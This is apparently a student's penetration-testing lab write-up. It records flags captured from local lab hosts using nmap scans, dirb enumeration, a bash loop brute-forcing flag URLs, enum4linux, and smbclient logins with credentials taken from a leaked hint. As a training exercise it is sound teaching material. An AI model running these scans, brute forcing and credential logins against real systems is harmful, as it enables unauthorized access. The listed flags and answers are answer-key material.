

# Penetration Testing Assignment

---

Member1: 211042: Noman Masood Khan A

Member2: None: None

Course: Penetration Testing

Date: 10/24/2023

Flags Submitted: 5

---

## Task no 1: Setting up the machine.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ ls  
README.txt  flag.txt  hosts.txt  
kali@kali:~$ cat flag.txt  
Well done! You've done the setup correctly. Here's your flag: CY243L{SETUP_24b7b2cf84ad511d07f39f2ce0d30f0d}  
kali@kali:~$
```



Flag: CY243L{SETUP\_24b7b2cf84ad511d07f39f2ce0d30f0d}

## Tasks no 2: Web app.local


### Step 1: Enumeration

I used the Nmap for scanning the ports of the webapp.local. The first result shows the output that all the **1000 ports on the web are closed**.

The point to consider was that the total TCP ports are **65,535 ports**. First 1024 are reserved for the privileged but there are 1024-to-49151 ports existing in the network also.

I scanned these ports on the webapp.local within the range of 1024-to-49151.

```
command : nmap -p 1024-49151 webapp.local
```

A terminal window with a dark background and light-colored text. The terminal shows the execution of an nmap command and its output. The output indicates that the host is up, 48127 ports are closed, and port 7234/tcp is open but the service is unknown. The MAC address is also displayed. The scan was completed in 1.54 seconds.

```
File Actions Edit View Help
root@kali:/home/kali# nmap -p 1024-49151 webapp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-22 13:23 UTC
Nmap scan report for webapp.local (10.10.18.17)
Host is up (0.000014s latency).
Not shown: 48127 closed ports
PORT      STATE SERVICE
7234/tcp  open  unknown
MAC Address: 02:42:0A:0A:12:11 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
root@kali:/home/kali#
```

```
Open Port: 7234
```

We only have the CMD access and can only access the machine with the terminal. In order to see the whole page of the website we are accessing it on the CMD through the **command curl**.

▼ **curl http://webapp.local:7234/**

Result of Command is great:

```
root@kali:/home/kali# curl http://webapp.local:7234/
<!-- Write a simple HTML Page that says. Good work. You're getting closer. -->

<!DOCTYPE html>
<html>
<head>
  <title>webapp.local</title>
</head>
<body>
  <h1>Good work. You're getting closer.</h1>
</body>
</html>root@kali:/home/kali#
```

This means that we are on the right track. The next move is accessing the directories of website.

## Step 2: Exploitation

Now finding the directories on the web on this port with the **dirb tool**.

▼ **dirb http://webapp.local:7234/**

Following directories were found:

```
-- Scanning URL: http://webapp.local:7234/ --
=> DIRECTORY: http://webapp.local:7234/api/
+ http://webapp.local:7234/index.html (CODE:200|SIZE:219)
+ http://webapp.local:7234/robots.txt (CODE:200|SIZE:116)
+ http://webapp.local:7234/server-status (CODE:403|SIZE:302)
=> DIRECTORY: http://webapp.local:7234/userinfo/

-- Entering directory: http://webapp.local:7234/api/ --
+ http://webapp.local:7234/api/index.html (CODE:200|SIZE:39)
+ http://webapp.local:7234/api/robots.txt (CODE:200|SIZE:102)

-- Entering directory: http://webapp.local:7234/userinfo/ --
+ http://webapp.local:7234/userinfo/index.html (CODE:200|SIZE:39)
```

Right then, all the directories with the status code of 200 are accessed. Now accessing each page and finding what it is showing by using the curl command on each webpage. I wrote only the output which was important to us.

▼ curl <http://webapp.local:7234/robots.txt> shows us the encoded text which I decoded was login for the samba share. we will go to it in second task.

One more thing: You can try these creds on Samba to find something juicy.. hodor:stark

▼ curl <http://webapp.local:7234/api/robots.txt> shows us:

```
root@kali:/home/kali# curl http://webapp.local:7234/api/robots.txt
# You weren't supposed to come here.
# These damned crawlers..

# /musicnews/flag-<2-digit-number>.txtroot@kali:/home/kali#
```

This gives us new page: /music/flag-2digits-number.txt

The new URL:  
<http://webapp.local:7234/musicnews/flag<twodigits>.txt/>. But this URL needs two right digits to access the right page from the website. Else if we give them the wrong it will say not found status.

▼ **Bash Script code:**

```
#!/bin/bash

for i in {0..9}
do
    for w in {0..9}
    do
        curl "http://webapp.local:7234/musicnews/flag${i}${w}.txt"
    done
done
```

Running this script shows all the curl requests to the website. All the request which were not accepted or the requested page was not found were shown with the status 404. After searching among them, the request was accepted has found me the flag. The right request to the server was the number 13. After finding it I separately requested the URL to again see the output.

```
root@kali:/home/kali# curl http://webapp.local:7234/musicnews/flag13.txt
CY243L{WEB_05cfe7cec20f50bc8cb95a9df333bc10}
root@kali:/home/kali#
```

## Flag Found:



Flag: **CY243L{WEB\_05cfe7cec20f50bc8cb95a9df333bc10}**

---

## Tasks No 3: Share. Local

First task includes the hint, which includes the username: hodor and password: stark:

One more thing: You can try these creds on Samba to find something juicy.. hodor:stark

## Enumeration

Tool used: **enum4linux**.

command: **enum4linux -a share.local**

Scan of the tool enum4linux found out 3 shares. I am trying to exploit them one by one.

```
( Share Enumeration on share.local )
Filesystem
  Sharename      Type      Comment
  -----
  share          Disk      Public
  secure-share   Disk      Only the true king can access this share.
  IPC$           IPC       IPC Service (Samba Server)
SMB1 disabled -- no workgroup available
```

## Exploitation

### 1. secure-share on the Samba share.

Now as we have the user: Hodor, share: secure-secure, and port which is 445 for the samba, we are going for the smbclient to access the share. Using the **smbclient tool**.

**smbclient //share.local/secure-share -U Hodor -p 445**

**password: stark**

In the share connection, I found out the file README.txt. I get it and then exit the session to cat the file to view the content of the file.

## Flag

Found out the flag in the file:



CY243L{SAMBA\_ADMIN\_3f424d03496cdf8657836cec5d74ae79}

## 2. second share: share

Using the same command but with different share, we can easily access this too. The commands are:

```
smbclient //share.local/share https://share.local/secure-share -U Hodor -p 445  
password: stark
```

This created the connection. The share has the flag.txt file in it. which has the flag in it.



Flag: CY243L{SAMBA1\_d4922c1ffa610994fbe91bccef9e7bc5}

## Tasks No 4: UDP.local

### 1. Enumeration:

First, I scanned at the UDP ports with the bash script for checking the open ports on the udp.local. No port was open on it. I searched the internet and found a blog which was showing the concept of **Rate limiting**. I used this flag in my command to scan all the UDP ports on the target machine and that command was successful to show me the UDP port.

**Command:** `sudo nmap -sU --min-rate 5000 -p- udp.local`

### What port was running on UDP:

Then the open port that was given was: **14259**

## 2. Exploitation:

Then as we were told to connect to it with the nc. Then I used the below command to connect to it with the open port.

```
nc -u udp.local 14259
```

Then asking it for the flag, it shows me the flag.

```
Well, you know as the saying goes: Ask, and Ye' shall receive.  
> flag  
Well, you know as the saying goes: Ask, and Ye' shall receive.  
> Here is your flag:  
CY243L_UDP{eb8vv4efg6koxqxfyc76jcuhpqtt4aed}  
>
```

## 3. Flag:



CY243L\_UDP{eb8vv4efg6koxqxfyc76jcuhpqtt4aed}

## Additional Questions

### 1. What service is running on webapp.local ?

The port was 7234, but the service was unknown.

### 2. What users exists on user.local?

The user existing on the user.local was **Hodor**.



### 3. What is the password for the user on share.local?

The password for the user was stark. I found it in the url <http://webapp.local:7234/robots.txt> file in encoded format. When I decoded it, I found: "One more thing: You can try these creds on Samba to find something juicy.. hodor:stark".

### 4. How many TCP ports are open on the udp.local

No port on the tcp port is open on udp.local

### 5. How many UDP ports are open on the udp.local

only 1 port.

---

## Flags:

1. CY243L{WEB\_05cfe7cec20f50bc8cb95a9df333bc10}
  2. CY243L{SAMBA\_ADMIN\_3f424d03496cdf8657836cec5d74ae79}
  3. CY243L{SAMBA1\_d4922c1ffa610994fbe91bccef9e7bc5}
  4. CY243L\_UDP {eb8vv4efg6koxqxfyc76jcuhpqtt4aed}
  5. CY243L{SETUP\_24b7b2cf84ad511d07f39f2ce0d30f0d}
- 

## Appendix

Bash Script:

```
#!/bin/bash

for i in {0..9}
do
    for w in {0..9}
    do
        curl "http://webapp.local:7234/musicnews/flag${i}${w}.txt"
    done
done
```

## Commands:

1. `http://webapp.local:7234/musicnews/flag13.txt`
2. `smbclient [//share.local/secure-share](https://share.local/secure-share) -U Hodor -p 445`
3. `smbclient //share.local/share https://share.local/secure-share -U Hodor -p 445`
4. `nc -u udp.local 14259`